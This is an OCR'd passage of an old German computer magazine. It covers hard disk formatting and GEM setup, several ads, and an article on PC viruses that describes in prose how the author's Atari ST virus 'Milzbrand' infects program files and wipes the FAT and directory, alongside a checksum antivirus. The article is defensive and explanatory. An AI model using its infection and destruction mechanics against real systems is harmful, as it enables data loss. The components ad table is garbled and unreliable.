licherweise nur ein einziges Mal durchzuführen. Wer kein Geschwindigkeitsfanatiker ist, kann es auch ganz lassen. Aber 10 oder 20 Prozent Steigerung sind ein ganz gutes Argument, das schon einigen Aufwand rechtfertigt.

Partitionen

Wie formatiert man nun physikalisch? Da das nur sehr selten im Leben einer Platte nötig ist, braucht man dafür kein spezielles Programm auf Diskette. Vielmehr bieten fast alle Controller-Karten eine Formatier-routine im ROM an (normalerweise bei C800:6), die man mit DEBUG aufrufen kann:

```
A > debug
-r cs
:C800
u6 (muß mit JMP beginnen)
g=6
...
```

Die Formatieroutine erfragt dann den gewünschten Skew oder 'Interleave Value'.

Das Konfigurationsprogramm FDISK ist im Schneider-Handbuch leider nicht beschrieben. Daher wird das hier kurz nachgeholt.

Die Festplatte kann in bis zu vier verschiedene Bereiche unterteilt werden, die den Namen Partitionen bekommen. Eine davon läßt sich nur als aktive Partition definieren, von der man auch booten kann. Die anderen Partitionen bleiben dann vor Zugriffen geschützt.

FDISK meldet sich mit einem Menü, das schon voreingestellte Werte anbietet. Zunächst wählt man Option 1: 'Erstellen der DOS-Partition'. Bei der Skew-Ermittlung setzt man dann die maximale Zylinderzahl auf 30 und den Startzylinder auf 0. Man darf nun nicht vergessen, mit der Option 2 die eingerichtete Partition auch zu aktivieren.

FDISK verabschiedet sich, indem es komplett von der Diskette neu bootet.

Nach der Skew-Optimierung sollte man natürlich die ganze Festplatte partitionieren. Wer dauerhaft mit zwei Betriebssystemen (MSDOS und DOS Plus) arbeiten will, legt zweckmäßigerweise zwei Partitionen an. Allerdings ist das Wechseln von einem Betriebssystem zum anderen reichlich umständlich.

<pre>REM ***** GEM.BAT***** ECHO OFF C:\GEM3</pre>	<pre>REM ***** GEMSTART.BAT ***** ECHO OFF PATH C:\BASIC2 CD C:\GEMSYS GEMVDI %1 %2 %3</pre>
<pre>REM ***** GEM3.BAT ***** SET COMSPEC=C:\COMMAND.COM ECHO . ECHO GEM arbeitet auch unter MSDOS zu Ihrer Zufriedenheit. ECHO Aber beachten Sie bitte: ECHO . ECHO 1) Die Programme DISKCOPY und FORMAT auf der GEM DESKTOP Diskette ECHO funktionieren nicht (oder Sie ersetzen sie durch die ECHO MSDOS3.2 Versionen) und ECHO . ECHO 2) Sie sollten nicht versuchen ".CMD" Pogramme unter ECHO GEM Desktop laufen zu lassen. ECHO . PAUSE C:\GEMSTART %1 %2 %3</pre>	

Wie man ohne FDISK und anschließendem Disketten-Boot-Vorgang von einem Betriebssystem in ein anderes schaltet, wird c't noch in einer späteren Ausgabe behandeln. Wenn man die 'Fünfte Diskette' von Schneider besitzt (diejenige für die Harddisk), läßt sich damit die Harddisk so konfigurieren, daß beim Booten abgefragt wird, welches Betriebssystem gewünscht wird.

GEM

Diese 'fünfte Diskette' ist auch für die Installation von GEM auf der Harddisk sehr hilfreich. Wer dies jedoch auf eigene Faust unternimmt, muß einige Hürden nehmen.

Zunächst einmal ist wichtig, daß man niemals irgendein \gem-desk*. * oder \gemsys*. * auf R/O setzt (zum Beispiel mit 'attrib + r')! Wenn man's doch macht, bricht GEM jeglichen Startvorgang alternativlos ab und gibt die Meldung aus, wichtige Dateien seien nicht vorhanden.

Außerdem überprüft GEM die RAM-Floppy-Kapazität nicht. Hat man diese zu groß eingestellt (mehr als 34 KByte bei 512 KByte RAM), so stellen sich die merkwürdigsten Effekte ein.

Vorbereitung:
 - Von Disk 2 die Ordner GEM-BOOT und GEM.SYS mit allen Files auf die Festplatte kopieren, ebenso GEMSTART.BAT
 - Von Disk 3 mindestens GEM-DESK komplett sowie außer

METAFIL6.SYS alles aus GEMSYS

- Wenn gewünscht, von Disk 3 noch der BASIC2-Ordner und GEMAPPS von Disk 4
- Von Disk 1 braucht man noch GEM.BAT und GEM3.BAT.

Die drei GEM*.BAT auf C: kann man später zusammenfassen beziehungsweise an AUTOEXEC anhängen. Der Übersichtlichkeit dient es jedoch, wenn man sie vorerst noch getrennt läßt und sie mit einem Texteditor festplattengerecht ändert:

Nun geht's mit der Konfiguration los:

- Booten von MSDOS
- Disk 2 in Laufwerk A: einlegen und GEM aufrufen. GEM starten und dabei manchmal noch auf Laufwerk A: zugreifen. Das ist (noch) normal, irgendwo in der Kette sich aufrufender Files stehen wohl Defaults explizit auf A. Wenn die Desktop-Scheibe angefordert wird, entsprechend wechseln.
- Jetzt sollte man im DESKTOP sein, im oberen Kasten sieht man das Verzeichnis von A: oder C: Falls A: das aktuelle Laufwerk ist: Kasten schließen und C: anwählen (heißt noch RAMDISK, ist aber die Festplatte).
- Nun kann man 'individuelle Einstellungen' vornehmen beziehungsweise kontrollieren und anschließend 'DESKTOP sichern'. Daraufhin muß die Festplatte anlaufen, nicht die

Die drei Batch-Dateien für GEM – nun festplatten-gerecht. Wer will, kann sie auch zu einer Datei zusammensetzen (als AUTOEXEC beispielsweise).

Floppy; sonst hat sich ein Fehler eingeschlichen – also noch mal kontrollieren und alles von vorn.

- Ansonsten entfernt man jegliche Diskette, bootet von der Festplatte und startet GEM. Die Defaults stehen jetzt auf C:

- Wenn man nun noch \GEM-DESK\ DESKTOP.INF mit Hilfe eines Texteditors auf den neuesten Stand bringt, kennt GEM auch endlich alle 'Scheiben' – und auch unter richtigem Namen.

```
#E3801
#W000002024C0A00 C:\*. *
#W0000020D4C0A00
#M000001FF B FLOPPY DISK
#M000001FF C HARD DISK
#M000000FF D RAM DISK
#M000001FF A FLOPPY DISK
#G1737 OUTPUT.APP * .LIS
#G1535 INSTALL.APP
#G1535 GEMSETUP.APP
#G0F2F GRAPH.APP * .GRF
#G0D2D PAINT.APP * .IMG
#G0A2A WORDCHRT.APP * .WCH
#G0A2A WRITE.APP * .DOC
#G1535 MAPED.APP * .MAP
#P08FF * .CMD
#G0D2D DOODLE.APP
#P1535 DISKCOPY.COM
#F1535 NVR.EXE
#F0A2A RPED.EXE
#G1838 BASIC2.APP * .BAS
#G0D2D GRAFFITI.APP
```

Im DESKTOP.INF sind die blau unterlegten Zeilen zu ändern. Wenn man nur ein Floppy-Laufwerk hat, läßt man davon die erste Zeile weg.



Wer ist SANCO?

Ein europäisches Team entwickelte ein vollständiges Konzept einer Computerserie, verbesserte diese ständig, lieferte die detaillierten Spezifikationen für die Herstellung der Prototypen an ein Entwicklungsbüro und ließ schließlich in Japan herstellen. Auf diese Weise entsteht eine komplette Reihe von Computern, die auf einem europäischen Konzept beruht und in alle Welt exportiert wird. Das ist in wenigen Worten **SANCO's** Methodik.

Der SANCO IBEX 9200:

Der **SANCO IBEX 9200** ist das jüngste Modell der Serie der **SANCO-IBEX-Mehrplatzsysteme**, dessen erste Version, der **SANCO-IBEX 7500**, seit 1981 geliefert wurde.

Es handelt sich um einen Mehrprozessor- und Mehrplatz-Mikrocomputer, der speziell für die Anwendungen in der Unternehmensführung entwickelt wurde.

Sein Aufbau in Sternform erlaubt die Installation von bis zu 20 Arbeitsplätzen mit bis zu 380 Megabyte Plattenkapazität. Da PCs als Terminals verwendet werden können, kann der **SANCO-IBEX 9200** als preiswerter Fileserver im Sternnetzwerk eingesetzt werden.

Das sowohl MS-DOS als auch CP/M emulierende Betriebssystem **BRIDOS** gibt dem Benutzer den Eindruck, in einer bekannten Umgebung zu arbeiten, während das System mit Zugangscontrollen und Konfliktverhinderung durch einen Transaktionsmechanismus den simultanen Zugriff durch mehrere Benutzer sogar auf den gleichen Datensatz gewährleistet. Ein Pufferspeicher (Cache-Memory) verhindert dabei einen Großteil der Plattenzugriffe und garantiert gleichzeitig die Datenintegrität durch die Änderung aller zusammengehörigen Informationen in einem einzigen Schreibvorgang, sogar bei einem Stromausfall.

Mehr als 7.000 Installationen dieser Mehrplatzsysteme existieren heute in Europa mit insgesamt mehr als 28.000 Arbeitsplätzen.

Der **SANCO-IBEX 9200** ist eine erprobte Maschine mit außergewöhnlichen Möglichkeiten, deren Seriosität und Zuverlässigkeit in breiten Kreisen bekannt sind.

Generalimport für Deutschland:

Bürotechnik GmbH REIMER

Siemensstraße 23 **06324-1001**
D-6733 Haßloch **FS 454653 reime d**

LOGIMOUSE[®] C7

399,- DM

Händleranfragen erwünscht


★ Schweizer Präzisionsprodukt (siehe c't 4/86, S. 26, mc 4/86, S. 112)

★ an jeden Rechner mit RS-232 anschließbar

★ umschaltbar auf Emulation aller gängigen seriellen Mäuse

★ lauffähig mit allen gängigen mausorientierten PC-Programmen

★ Software zur Maussteuerung beliebiger tastaturorientierter PC-Programme (Lotus 1-2-3, WordStar, Framework, ...) liegt bei



Fragen Sie nach unseren günstigen Paketpreisen, besonders mit GEM und WINDOWS!

Großes Angebot an FDuHard-/Software, günstige Preise für IBM-Kompatible sowie Spezialkarten

NEU: AUTOSKETCH von Autodesk
CAD-Programm mit Menütechnik
Paketpreis mit LOGI MOUSE C7 (plus Package)

598,- DM

Wir haben am 1. August das Lieferprogramm der Firma


RÖCKRATH
MICROCOMPUTER übernommen.

Andreas Krischer
Telefon (0241) 3 28 96
Noppusstr. 19, 5100 Aachen

KRISCHER

COMPUTERTECHNIK

HALBLEITER		BEI SPEZIELLEN ANFRAGEN		ALLE ANDERE TEILE		National		TEXAS		74 HC		74 HCT		CD 40/45																										
ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk	ab 10 Stk	ab 50 Stk																									
74 LS	1.54	54.1555	1.00	1.5209	1.10	1.5179	1.64	1.5229	2.70	1.5153	3.90	2.40	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77	7473	1.77						
74 S	1.54	54.1555	1.00	1.5209	1.10	1.5179	1.64	1.5229	2.70	1.5153	3.90	2.40	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77	7474	1.77				
74 ALS	1.54	54.1555	1.00	1.5209	1.10	1.5179	1.64	1.5229	2.70	1.5153	3.90	2.40	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77	7475	1.77		
NIRAPROZESSOREN + SPEICHER																																								
QUARZE																																								
STECKERBINDUNGEN																																								
CONDUIT-STECKER																																								
SUB-D-STECKERBINDUNGEN																																								
FLACHBANKABEL + STECKER																																								
IC-FASSUNGEN																																								
MIDLERSTANDS-SORTIMENT																																								
HINTERGRUND																																								
MIR SIND UMGEBEN																																								
GLÜHTE SIMONS electronic																																								



Die Viren kommen

Computer-Viren und Abwehrprogramme

Eckhard Krabel

Bislang sorgten Computer-Viren nur bei Systemoperatoren und Programmierern von Großrechnern für schlaflose Nächte. Neuerdings gibt es Viren auch für Personalcomputer. Wir zeigen Ihnen, wie sie funktionieren und wie man sich dagegen schützen kann.

'Januar 1987. Endlich, nachdem ich vier Wochen auf das neue Super-Lechz-Programm gewartet habe, schalte ich meinen Computer ein, um eine Kopie auf die Hard-Disk zu ziehen. Kurz nachdem das Kopierprogramm, das ich von einem befreundeten Hacker geschenkt bekam, gestartet ist, spielen plötzlich alle Laufwerke verrückt, und gleich danach erscheinen merkwürdige Bilder auf dem Bildschirm ... ?'

So oder ähnlich könnte die erste Begegnung mit einem Computer-Virus abgelaufen sein. Nachzutragen wäre noch, daß natürlich alle Dateien auf den Disketten und der Festplatte irreparabel zerstört sind. Nur absolute Profis sind in der Lage, mit Hilfe diverser Monitor- und Debug-Programme die Wurzel des Übels, einen Computer-Virus, zu erkennen. Beseitigen können sie ihn nur in Einzelfällen. Der Otto-Normal-Benutzer steht vor schier unlösbaren Problemen. Die verseuchten Disketten sind praktisch nicht mehr

zu verwenden, der Inhalt der Festplatte ist verloren.

Wer jedoch beizeiten Schutzmaßnahmen trifft, der kann einigermaßen sicher sein, bei einem Befall mit Computer-Viren nicht den gesamten Programmbestand zu verlieren. Um jedoch wirksame Strategien gegen die Viren entwickeln zu können, muß zuerst die Funktion eines Virusprogramms geklärt sein.

Historisches

Die ersten Computer-Viren entstanden im Großrechnerbereich. Dort haben einst System-Programmierer Programme entworfen, die sich in den Bereich anderer Kollegen kopierten, um dann dort, je nach Intention des Autors, Daten zu manipulieren, zu kopieren oder gar zu löschen. Später griffen Hacker, meist aus der amerikanischen College-Szene stammend, diese Idee auf und schrieben Programme, die sich über sämtliche Bereiche des Großrechners verteilten und diesen

dann lahmlegten. Aus dieser Zeit stammen auch genauere Untersuchungen über Viren auf Großrechnern.

Über Computer-Viren auf PC- oder Homecomputer-Basis ist bislang wenig bekannt. Anders als bei Großrechnern besteht hier nicht die Möglichkeit, den Virus auf andere Benutzer im System loszulassen. Wer investiert schon jede Menge Arbeit in ein Programm, das anschließend nur den Programmierer selbst nervt. Ein denkbarer Weg, auf dem sich auch PC-Viren verbreiten können, ist der Programm-Tausch unter Hackern.

Virus-Technisches

Bevor der Programmierer jedoch seinen Virus 'guten Gewissens' in die weite Welt entlassen kann, muß er ihn mit Eigenschaften versehen, die ihm das Überleben dort erleichtern: Zuerst einmal muß das Programm sich selbst reproduzieren können. Darüber hinaus muß es klein sein und darf sich nicht durch überlange Diskettenzugriffe zu erkennen geben. Auch darf sich die Länge eines Programms durch die 'Infizierung' mit dem Virus nicht ändern.

Schließlich sollte er in der Lage sein, ein bestimmtes Kriterium abzufragen – das Datum etwa –, um dann, wenn dieses Merkmal vorhanden ist, eine 'Killer-Routine' anzuspringen. Diese Routine kann, je nach moralischem Befinden des Programmierers, eine einfache Meldung auf dem Bildschirm ausgeben – oder aber die Disketten formatieren. Der Ausdruck 'formatieren' trifft dabei nicht ganz genau zu. Damit dem geschockten Virusopfer keine Gelegenheit gegeben wird, noch in einem Anfall letzten Aufbäumens die Diskette aus dem Laufwerk zu reißen, muß die Zerstörung innerhalb von Sekunden vonstatten gehen. Formatieren wäre da viel zu langsam. Ganz abgebrühte 'Computer-Gangster' werden natürlich hierbei auch eine eventuell vorhandene Festplatte beim Löschen nicht vergessen.

Vorab sei gesagt, daß der hier vorgestellte Virus nicht alle diese Forderungen erfüllt. So ändert sich zum Beispiel die Programmlänge des 'verseuchten' Programms. Damit soll vermieden werden, daß skrupellose 'Zeitschriftenabprogrammie-

Spiel mit dem Feuer

Naturgemäß erhitzt das Thema Software-Viren die Gemüter. Wer Viren programmieren kann, wird nur noch vom eigenen moralischen Empfinden davon abgehalten, seine oft hilflosen Mitmenschen zu schädigen. Deshalb wird ein Artikel wie der vorliegende zwangsläufig ins Kreuzfeuer der Kritik geraten. 'Muß man diese Hacker auch noch mit der Nase darauf stoßen?' – Sicher nicht, aber die Redaktion ist der Meinung, daß es niemand nützt, wenn brisante Themen einfach totgeschwiegen werden. Nur wer weiß, wie die Gefahr aussieht, kann sich auch davor schützen. Wenn sich dagegen nur eine Handvoll Insider mit dem Thema auseinandersetzt und sonst nur Gerüchte kursieren, wird der angerichtete Schaden am Ende größer sein. Dieser Beitrag beweist, daß man die Entwicklung von Virus-Programmen nicht vermeiden kann. Der hier abgedruckte Virus ist sicherlich nicht der erste für den Atari, allenfalls die Vorstellung eines Antivirus ist neu. Niemand steht den Viren hilflos gegenüber. Wer die Software auf 'offiziellen' Wegen bezieht und seine Disketten mit Schreibschutz versieht, braucht sich vor dem Virus-Fiasko nicht zu fürchten.

er' ein Werkzeug in die Hand bekommen, mit dem sie nur sich und anderen schaden. Wer jedoch trotzdem – aus rein persönlichem Interesse natürlich – genauer wissen will, wie denn solch ein 'reiner' Virus im einzelnen arbeitet, wird auch dazu Hinweise finden.

Mit Köpfchen

Um einen Virus auf Programme loslassen zu können, muß man wissen, wie diese aufgebaut sind. Die ersten 28 Bytes eines Programms auf Diskette werden vom sogenannten Header beansprucht. Im Header stehen Zeiger auf die verschiedenen Programmsegmente. Jeder dieser Pointer ist vier Bytes lang. So steht ab dem dritten Byte der Pointer 'Textlen'. 'Textlen' beinhaltet die Länge des ausführbaren Programmcodes. Nach dem Zeiger 'Textlen' steht ab

siebter Stelle die Länge des vordefinierten Data-Bereichs in 'Datalen'. Danach folgt die Länge des Bss-Segments, repräsentiert durch 'Bsslen'. Hinter diesem Zeiger findet man 'Commentlen'.

An den Header schließt sich das Text-Segment an. Hier steht der Maschinencode des eigentlichen Programms. Dem Textbereich folgt das Data-Segment mit den initialisierten Variablen (oder Konstanten), die beim Programmstart einen bestimmten Anfangswert aufweisen müssen.

Das Bss-Segment, der Speicherbereich für alle nicht initialisierten Variablen, steht nicht explizit auf Diskette. Dies wäre ja auch reine Speicherplatzverschwendung, da die Anfangswerte dieses Speicherbereichs ohnehin unbedeutend sind. Es wird lediglich durch den Bss-Pointer im Header vertreten und dann bei der Speicherplatzreservierung des Programms berücksichtigt.

An den Data-Sektor schließt sich daher gleich die Kommentartabelle an. Hier werden für Debugger (das sind Hilfsprogramme, die die Fehlersuche erleichtern) Informationen abgelegt, die die Erstellung eines einigermaßen dokumentierten (sprich kommentierten) Disassembler-Listings ermöglichen.

An sich müßte, wenn man die drei Pointer (Textlen, Datalen, Commentlen) mit der Header-Länge (28 Bytes) addiert, genau die Programmlänge herauskommen. Daß dies nicht der Fall ist, liegt am TOS. Dieses moderne Betriebssystem muß die Programme an jeder Stelle des Speichers ausführen können. Also müssen die Programme relokatable abgespeichert werden. Das wird gelöst, indem alle absoluten Adressen relativ zum Programmstart angegeben werden. Nach dem La-

den wird dann zu jeder dieser Offsetadressen die aktuelle Startadresse hinzuaddiert. So ist das Programm an jeder Stelle im Speicher lauffähig. Damit nun das Betriebssystem weiß, wo Offsetadressen stehen, werden die Positionen dieser Offsets in der Loader-Tabelle vermerkt. Diese Tabelle steht ganz am Ende eines jeden Programms, wo sie nach dem Laden und der Anpassung der absoluten Adressen gelöscht wird.

Milzbrand

Den hier vorgestellten Virus für den Atari ST habe ich Milzbrand genannt. Einmal gestartet, prüft er zuerst das aktuelle Datum. Falls schon das Jahr 1987 angebrochen ist, wird in ein Unterprogramm verzweigt, welches die Dateien auf den Disketten in beiden Laufwerken irreparabel zerstört. Jedenfalls war es mir nicht möglich, zwei in der Entwicklungsphase zerstörte Disketten wieder zu restaurieren.

Das Unterprogramm benutzt dabei die Eigenschaft des TOS, die Directory und FAT (File Allocation Table) in den ersten Sektoren auf der Diskette zu speichern. Diese werden einfach überschrieben. Das sollte genügen. Denn die Arbeit, eine Diskette ohne FAT und Directory korrekt wiederherzustellen, entspricht in etwa dem Aufwand, ein 15000 Teile großes, den Wohnzimmerboden bedeckendes Gras-und-Wiesen-Puzzle zusammenzusetzen.

Ist das Jahreskriterium nicht erfüllt, so sucht Milzbrand in dem aktuellen Disketteninhaltsverzeichnis nach Dateien, die die Extension '.PRG' haben. Findet er dergleichen, so wird die Datei auf ihre Länge hin überprüft. Denn bei kleinen Programmdateien entdeckt man einen Virus wesentlich eher anhand der Programmlänge als bei großen

Files. Ist die Länge des gefundenen Programms kleiner als 10000 Bytes, so wird es einfach ignoriert und die nächste Datei gesucht.


Falls das Programm lang genug ist, wird anhand einiger Prüfbytes untersucht, ob das File schon 'infiziert' ist. Denn es ist sinnlos, ein Programm mehrfach zu 'behandeln', auch wenn es theoretisch möglich ist. In Versuchen habe ich eine Datei 16mal verseucht. Die Infektionsquote steigt dann exponentiell. Die gefundene Programmdatei wird jetzt geöffnet, und der Virus ersetzt die ersten Programmbytes durch einen Sprungbefehl in seine spätere Kopie, die er dann an das Programm anhängt.

Damit der Virus auch funktioniert und unbemerkt bleibt, wenn er aus einem beliebigen, verseuchten Programm heraus aufgerufen wird, muß man das alte Programm wieder 'restaurieren', nachdem der Virus sein schändliches Handwerk verrichtet hat. Deshalb werden die durch den Sprungbefehl ersetzten Startbytes im Virus zwischengespeichert.

Ran an die Loader-Tabelle

Ein so infiziertes Programm würde jedoch nur unter bestimmten Umständen funktionieren. Für den Virus wird es problematisch, sobald in den ersten Programmbytes des zu verseuchenden Programms eine absolute Adresse auftaucht. Dann wird der Sprungbefehl in den Virus nach dem Laden durch die Addition der Startadresse zerstört. Spätestens nach einer Restaurierung des ursprünglichen Programmkopfes unterscheidet sich dann die absolute Adresse durch die fehlende Addition der Startadresse. In beiden Fällen stürzt das Programm ab. Die Loader-Tabelle muß also auch manipuliert werden. Sie befindet sich am Ende des Programms nach dem Bss-Segment.

Die Loader-Tabelle beginnt mit der Distanz der ersten absoluten Adresse zum Programmstart. Für die folgenden absoluten Adressen ist jeweils der Abstand zur vorhergehenden angegeben. Angenommen, im Maschinenprogramm stehen an den Stellen 2, 10 und 18 absolute Adressen. Dann sieht die entsprechende Loader-Tabelle folgendermaßen aus: 2, 8, 8. Man muß also



Milzbrand hat zugeschlagen.




Die Länge eines Programms, das von Milzbrand befallen wird, ändert sich.

höchstens den ersten Wert der Tabelle ändern. Dabei wird nur die Länge des 'angebauten' Sprungbefehls aufaddiert.

Jetzt addiert man zum 'Daten'-Pointer im Header die Länge des Virusprogramms, das hinter das Data-Segment und vor die Kommentar- und Loader-Tabelle geschrieben wird. Dabei werden beide Tabellen in ihrer Position um die Viruslänge nach hinten verschoben. Deshalb muß auch noch der Commenten-Pointer korrigiert werden. Die Commententabelle selbst bleibt 'unberührt'. Mit dem Schließen der Datei ist das üble Werk beendet.

Die Arbeit von Milzbrand wird durch das Restaurieren der ihn aufrufenden Programmdatei beendet. Dazu werden die entsprechenden Startbytes zurückkopiert und eventuelle absolute Adressen wieder korrigiert. Zum Schluß erfolgt der Sprung an den Programmanfang - und niemand hat's gemerkt.



Dieser Virus ändert die Programmlänge nicht, sondern kopiert den Data-Bereich an eine andere Stelle.

Aber echte Computer-Viren verraten sich im Gegensatz zu Milzbrand nicht durch die Änderung der Programmlänge. Die Arbeitsweise eines solchen Virus ist in der Abbildung schematisch dargestellt.

Das Betriebssystem liest nur die Bytes eines Files von Diskette ein, die sich innerhalb der im Verzeichnis angegebenen Dateilänge befinden. Am Ende dieses Bereichs muß die Loader-Tabelle stehen, damit der Ladevorgang ordnungsgemäß abgeschlossen werden kann. Ein Virus, der den Eintrag der Programmlänge nicht ändern soll, muß also solche Programmteile an einer beliebigen Stelle auf der Diskette verstecken, die für die Relokation keine Bedeutung haben. Dafür kommt eigentlich nur das Data-Segment in Frage. In dem freigewordenen Bereich setzt sich dann der Virus fest. Nach dem Laden des Programms arbeitet er dann genau wie Milzbrand, nur daß er natürlich beim Restaurieren das Data-Segment nachlädt.

136 - 'Das Betriebssystem des Atari ST'). Jedesmal wenn dann eine Diskette gewechselt wird oder irgendein Diskettenzugriff erfolgt, breitet sich Milzbrand II weiter aus. In Anbetracht dieser Möglichkeiten muß der Computer also unbedingt nach Entdecken eines Virus ausgeschaltet werden. Ein normaler Reset reicht nicht aus.

Gegenmaßnahmen

Wie aber kann man sich vor Computer-Viren, über deren genaue Struktur man nichts weiß, schützen? Meistens wird der Virus ja erst entdeckt, wenn er sein zerstörerisches Werk vollbracht hat. Dann ist es jedoch zu spät.

Als elementare Schutzmaßnahme sollte man unnützes Umherkopieren von Programmen auf den eigenen Disketten vermeiden. Dies hilft jedoch herzlich wenig gegen RAM-residente Viren. Auch das Auslagern neuer Programme auf eine 'Quarantäne-Diskette' ist bei dieser Virenart wirkungslos. Bei 'normalen' Computer-Viren hilft das zumindest, die Ausbreitungsgeschwindigkeit zu reduzieren.

Verlässliche Informationen über den 'Gesundheitszustand' eines Programms gibt eine Prüfsumme, die zu einer Zeit berechnet werden muß, zu der mit Sicherheit noch kein Virus zuge schlagen hat. Diese Summe wird dann bei jedem Programmaufruf verglichen. Sollte das Programm zwischenzeitlich durch einen Virus verseucht worden sein, so kommt es zu einer Prüfsummendifferenz, die den Virus verrät. Ein entsprechendes Programm für den Atari ST wird später noch näher erklärt.

Eine andere Prüfsummen-Schutzmethode ist ein Programm, das die gesamten Prüfsummen aller Files auf der Diskette in eine Datei schreibt. Dieses Programm wird dann von Zeit zu Zeit aufgerufen (spätestens aber nach Befall durch einen Virus) und gibt alle inzwischen verseuchten Programme aus. So können von Disketten, auf denen einzelne Programme schon verseucht sind, wenigstens noch die unverseuchten Programme gerettet werden. Dabei muß jedoch darauf geachtet werden, daß der Name der Prüfsummendatei immer anders gewählt wird. So können sich die Computer-Viren nicht

auf einen Dateinamen einstellen, um dann dieses File in ihrem Sinne – sprich Prüfsummenkorrektur – zu manipulieren.

Penicillin contra Milzbrand

Der Antivirus, sinnigerweise Penicillin genannt, arbeitet zum Teil nach einem ähnlichen Schema wie Milzbrand. Penicillin ist als 'TTP'-Anwendung (TOS Takes Parameter) konzipiert. Wenn der Antivirus aufgerufen wird, muß der Dateiname des zu schützenden Programms angegeben werden. Grundsätzlich sollte Penicillin nur auf Sicherungskopien eingesetzt werden, da es sich nach Murphy gerade mit dem wichtigsten Programm nicht verträgt.

Nach dem obligatorischen Test, ob dieses File überhaupt existiert, wird anhand von Prüfbytes untersucht, ob diese Datei schon geschützt ist. Nach dem Motto 'Viele Antiviren verderben das Programm' erhält der Anwender in diesem Falle nur eine lapidare Fehlermeldung auf dem Bildschirm. Dagegen wird nicht überprüft, ob es sich bei der genannten Datei um ein Programm handelt. Es steht also jedem frei, auch seine GEM-Draw-Grafiken zu schützen, wodurch die Bilder jedoch zerstört werden.

